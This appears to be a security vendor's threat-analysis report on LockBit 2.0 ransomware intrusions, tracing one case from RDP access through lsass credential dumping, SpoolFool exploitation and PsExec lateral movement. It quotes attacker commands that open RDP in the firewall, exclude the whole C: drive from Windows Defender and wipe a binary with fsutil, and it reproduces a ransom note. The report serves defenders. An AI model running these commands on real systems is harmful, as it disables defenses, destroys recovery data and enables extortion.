

THREAT ANALYSIS REPORT: LockBit 2.0 - All Paths Lead to Ransom

By Cybereason Global SOC Team

Archived: 2026-04-02 12:09:11 UTC

The [Cybereason Global Security Operations Center \(GSOC\) Team](#) issues Cybereason [Threat Analysis Reports](#) to inform on impacting threats. The Threat Analysis Reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis report, Cybereason GSOC team analysts have analyzed two different cases that involved [LockBit](#) infections, occurring at two very different time periods. Following this introduction, we describe in detail the attack chain from the initial infection to the ransomware deployment.

Key Points

- **Intensive data exfiltration:** Cybereason observed LockBit stealing large amounts of information from its victims. The threat actors mostly used FTP and cloud file hosting solutions such as FileZilla, Rclone and MegaSync to exfiltrate the information.
- **Constantly evolving tools and techniques:** LockBit operates on a [RaaS \(Ransomware as a Service\) model](#). The affiliates that use LockBit's services conduct their attacks according to their preference and use different tools and techniques to achieve their goal. As the attack progresses further along the kill chain, the activities from different cases tend to converge to similar activities.
- **EDR-aware mentality:** The attackers are constantly evolving, and take into consideration that EDR tools are doing the same. Thus, the attackers are making detection, investigation, and prevention more complex by disabling EDR and other security products, while deleting the evidence to baffle forensics attempts.
- **Cybereason Managed Detection and Response (MDR):** The Cybereason GSOC team has a zero-tolerance policy towards attacks involving LockBit and its affiliates, and categorizes such attacks as critical, high-severity incidents. The [Cybereason GSOC MDR Team](#) issues a comprehensive report to customers when such an incident occurs. The report provides an in-depth overview of the incident, which helps to understand the scope of the compromise and the impact on the customer's environment. These reports also provide attribution information whenever possible, as well as recommendations for threat mitigation and isolation.
- **Detected and prevented:** The [Cybereason Defense Platform](#) effectively detects and prevents infections from LockBit and their affiliates.

Introduction

In September 2019, a new version of a worm-like ransomware was reported. This ransomware was known as LockBit. Since then, a new variant of LockBit was discovered, dubbed [LockBit 2.0](#).

LockBit 2.0 is very efficient and can spread quickly within a target network. It also operates in a [RaaS \(Ransomware-as-a-service\) model](#), which has become an increasingly popular business model for ransomware operators in the past few years, helping ransomware groups expand their reach and revenue while scaling up, without considerably growing their core team or expenses.

RaaS is a subscription-based model that enables affiliates to use existing ransomware tools and infrastructure in order to execute ransomware attacks. LockBit 2.0 incentivizes affiliates to earn a percentage of each successful ransom payment by leveraging their tools to compromise entire networks and systems.

Similar to other ransomware, LockBit 2.0 uploads the compromised files to a public repository, where they are available to everyone on the internet:



LockBit 2.0 portal screenshot

We have observed many different ransomware attacks which have increased massively over the past months. LockBit is one of the dominating ones, and in fact, is a highly sophisticated form of ransomware (see also: [White Paper - Inside Complex RansomOps and the Ransomware Economy](#)). Current potential LockBit 2.0 victims' business sectors range from IT services, to financial institutions, to other large organizations.

After the attackers have cleared their footstep by tampering with Windows security features to eliminate the possibility of recovering the encrypted data by deleting backups and restoring features, the attackers proceed to encrypt the files on the affected machines.

After the encryption, the user receives a ransom note informing them about the encryption of the files and provides instructions on how to decrypt them by paying the ransom:

```
1 LockBit 2.0 Ransomware
2
3 Your data are stolen and encrypted
4 The data will be published on TOR website http://lockbit[redacted].onion and
5 https://bigblog.at if you do not pay the ransom
6 You can contact us and decrypt one file for free on these TOR sites
7 http://lockbit[redacted].onion
8 http://lockbit[redacted].onion
9 OR
10 https://decoding.at
11
12 Decryption ID: [redacted]
```


Post encryption ransom note as observed in one case study

The high demand for LockBit’s services and its effective affiliate program makes it a growing threat that should not be overlooked.

Cybereason successfully detects LockBit’s operation and is able to facilitate the scoping of the threat, its magnitude and spread, and thus helps impacted organizations to act on time and stop the attack from infecting more systems and crucial assets.

Analysis

Attack Life Cycle: Case Study 1



Attack diagram as observed in this case study

This case study describes how LockBit affiliates penetrated a network in Q4 2021 and worked their way through it to encrypt the assets of the victim, a company in the industrial sector.

Infection Vector

The affiliates working with LockBit are using their own malware and tools to launch the actual attacks on their targets. In most of the infections that we have encountered, the infection vector that led to the delivery of LockBit was a misconfigured service, particularly a publicly opened RDP port.

In other cases, affiliates would use a more traditional phishing email that will allow them to remotely connect to a network via an employee’s computer, or utilize malicious attachments, downloads, application patch exploits or vulnerabilities to gain access to a network.

Credentials Access and Reconnaissance


Once the attacker established an initial foothold on the compromised network (machine), their next step was to start the reconnaissance activity and credentials extraction.

In this case, the attackers used tools such as Mimikatz and Ntscan, a powerful network monitoring system that is used to identify the network's structure and valuable assets on the network. Both of these tools were used to assist lateral movement throughout the network:



The use of Mimikatz and Ntscan as seen in the Cybereason Defense Platform

As can be seen in the image below, the attacker also used taskmgr.exe (Windows Task Manager) to create a memory dump of lsass.exe (Microsoft Local Security Authority Subsystem Service) to extract the user's credentials:




Dumping lsass.exe process memory as seen in the Cybereason Defense Platform

Vulnerabilities Exploitation

To achieve more stealth and gain elevated privileges, the attackers also attempted to exploit the SpoolFool vulnerability (CVE-2022-21999), which was first reported in February 2022. This vulnerability allows an unprivileged user to create arbitrary and writable directories by configuring the SpoolDirectory attribute on a printer.

Since an unprivileged user is allowed to add remote printers, an attacker can create a remote printer and grant everyone the right to manage this printer. Eventually, this is further used to perform tasks such as injecting malicious modules:



Exploitation of the SpoolFool vulnerability as seen in the Cybereason Defense Platform

Lateral Movement and Remote Code Execution

The attacker used PsExec to execute commands and other malicious executables and files on different machines on the network.

PsExec is a portable tool from Microsoft that lets you run processes remotely using any user's credentials. It's similar to a remote access program but instead of controlling the computer with a mouse, commands are sent via the Command Prompt.

PsExec may be used by the attacker not only to manage processes on the remote computer, but also to redirect an application's console output to his computer, making it appear as though the process is running locally.

Defense Evasion

Impairing Defenses

As can be seen in the image below, the attacker used PsExec to remotely execute files and tools on the affected machines, such as :

- `C:\WINDOWS\system32\cmd.exe /c "1.cmd"`
- `C:\WINDOWS\system32\cmd.exe /c "rdp.bat"`

These commands were used to enable RDP connections and tamper with the Windows Defender settings. These actions were taken in order to allow the attacker to remotely connect to the machines via compromised credentials and view, transfer or manipulate every file on the user's system.

To enable RDP connections, the attackers used the aforementioned scripts which changed the registry value of the following to zero which specifies that Remote Desktop connections are enabled:


- `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections`

The attackers have also used a Netsh command for adding a rule to the Windows Firewall exceptions list, allowing the use of RDP on local port (3389):

- `netsh advfirewall firewall add rule name="allow RemoteDesktop" dir=in protocol=TCP localport=3389 action=allow`


In addition, as part of the executed scripts activity, PowerShell was observed executing the command “-Command Add-MpPreference -ExclusionPath *C:\” which altered the Windows Defender settings by adding every file located under the (C:) directory to the Windows Defender exclusion list, meaning every file that is located under this directory will not be monitored by Windows Defender.

That gave the attackers a “free hand” to operate and execute every file they desired with no interference or prevention:



1.cmd enabling RDP connections and tampering with Windows security as seen in the Cybereason Defense Platform

For the attack to execute effectively, attackers conduct preliminary actions. Once executed, LockBit deletes important records, backups, and data from the infected host in order to prevent forensics and recovery attempts of the encrypted data:




rdp.bat enabling RDP connections and tampering with Windows security as seen in the Cybereason Defense Platform

Subverting Recovery Methods

The attacker used `wevtutil`, a Windows legacy tool which enables retrieving information about event logs. The commands in the image below were used by the attackers to clear logs that contain records of login/logout activities or other security-related events specified by the system’s audit policy and applications.


The attackers executed this program in order to hide their tracks to avoid future forensics on the host:



Using wevtutil to clear security logs as seen in the Cybereason Defense Platform

Another method we have spotted of deleting footprints by the attacker was using the `ping` command as a delay mechanism, allowing the ransomware process to terminate. Then the File System utility (`Fsutil.exe`) is used to prevent the malicious executable from being recovered by overwriting the first 524KB with zeros:


- `fsutil file setZeroData offset=0 length=524288 [Lockbit binary file path]`



Using fsutil.exe and ping to delete footprints as seen in the Cybereason Defense Platform

Besides the use of wevtutil, the attackers also destroyed recovery methods with the help of the tools bcdedit.exe, wmic.exe, and vssadmin.exe.


BCDEdit is a command-line tool for managing the Boot Configuration Data. In this case, BCDEdit was used to ensure that system boot failures are ignored and the recovery boot option disabled. This is also a method to make it harder for the user to retrieve their data:



Using wevtutil.exe and bcdedit.exe to prevent recovery as seen in the Cybereason Defense Platform

The Volume Shadow Copy Service is an administrative tool that provides the framework for doing volume backups and for creating consistent, point-in-time copies of data (known as shadow copies).

The attacker used both vssadmin.exe and Windows Management Instrumentation utility (wmic.exe) to delete the system’s shadow copies, and in doing so, making it impossible for the user to restore to the latest restore point or use any of the backups:




Using vssadmin.exe and wmic.exe to delete shadow copies as seen in the Cybereason Defense Platform

Deactivation of AV/EDR

As part of the attack, the attackers used legitimate tools such as a small portable freeware called “Defender Control” which is used to disable Windows Defender in Windows 10 on some of the affected systems.



This is an easy yet effective method to disable Windows native security features:



Psexesvc.exe spawning children process controlled by the attacker as seen in the Cybereason Defense Platform

This allowed the threat actors to progress their intrusion by infecting more machines. Through the attack chain, the threat actors continuously leveraged PsExec.exe and mstsc.exe to pivot from one server to others using the following command:

- *Psexec \\[IP of the server] -s cmd.exe*



Mstsc.exe and

PsExec.exe launched directly from a machine with visibility as seen in the Cybereason Defense Platform

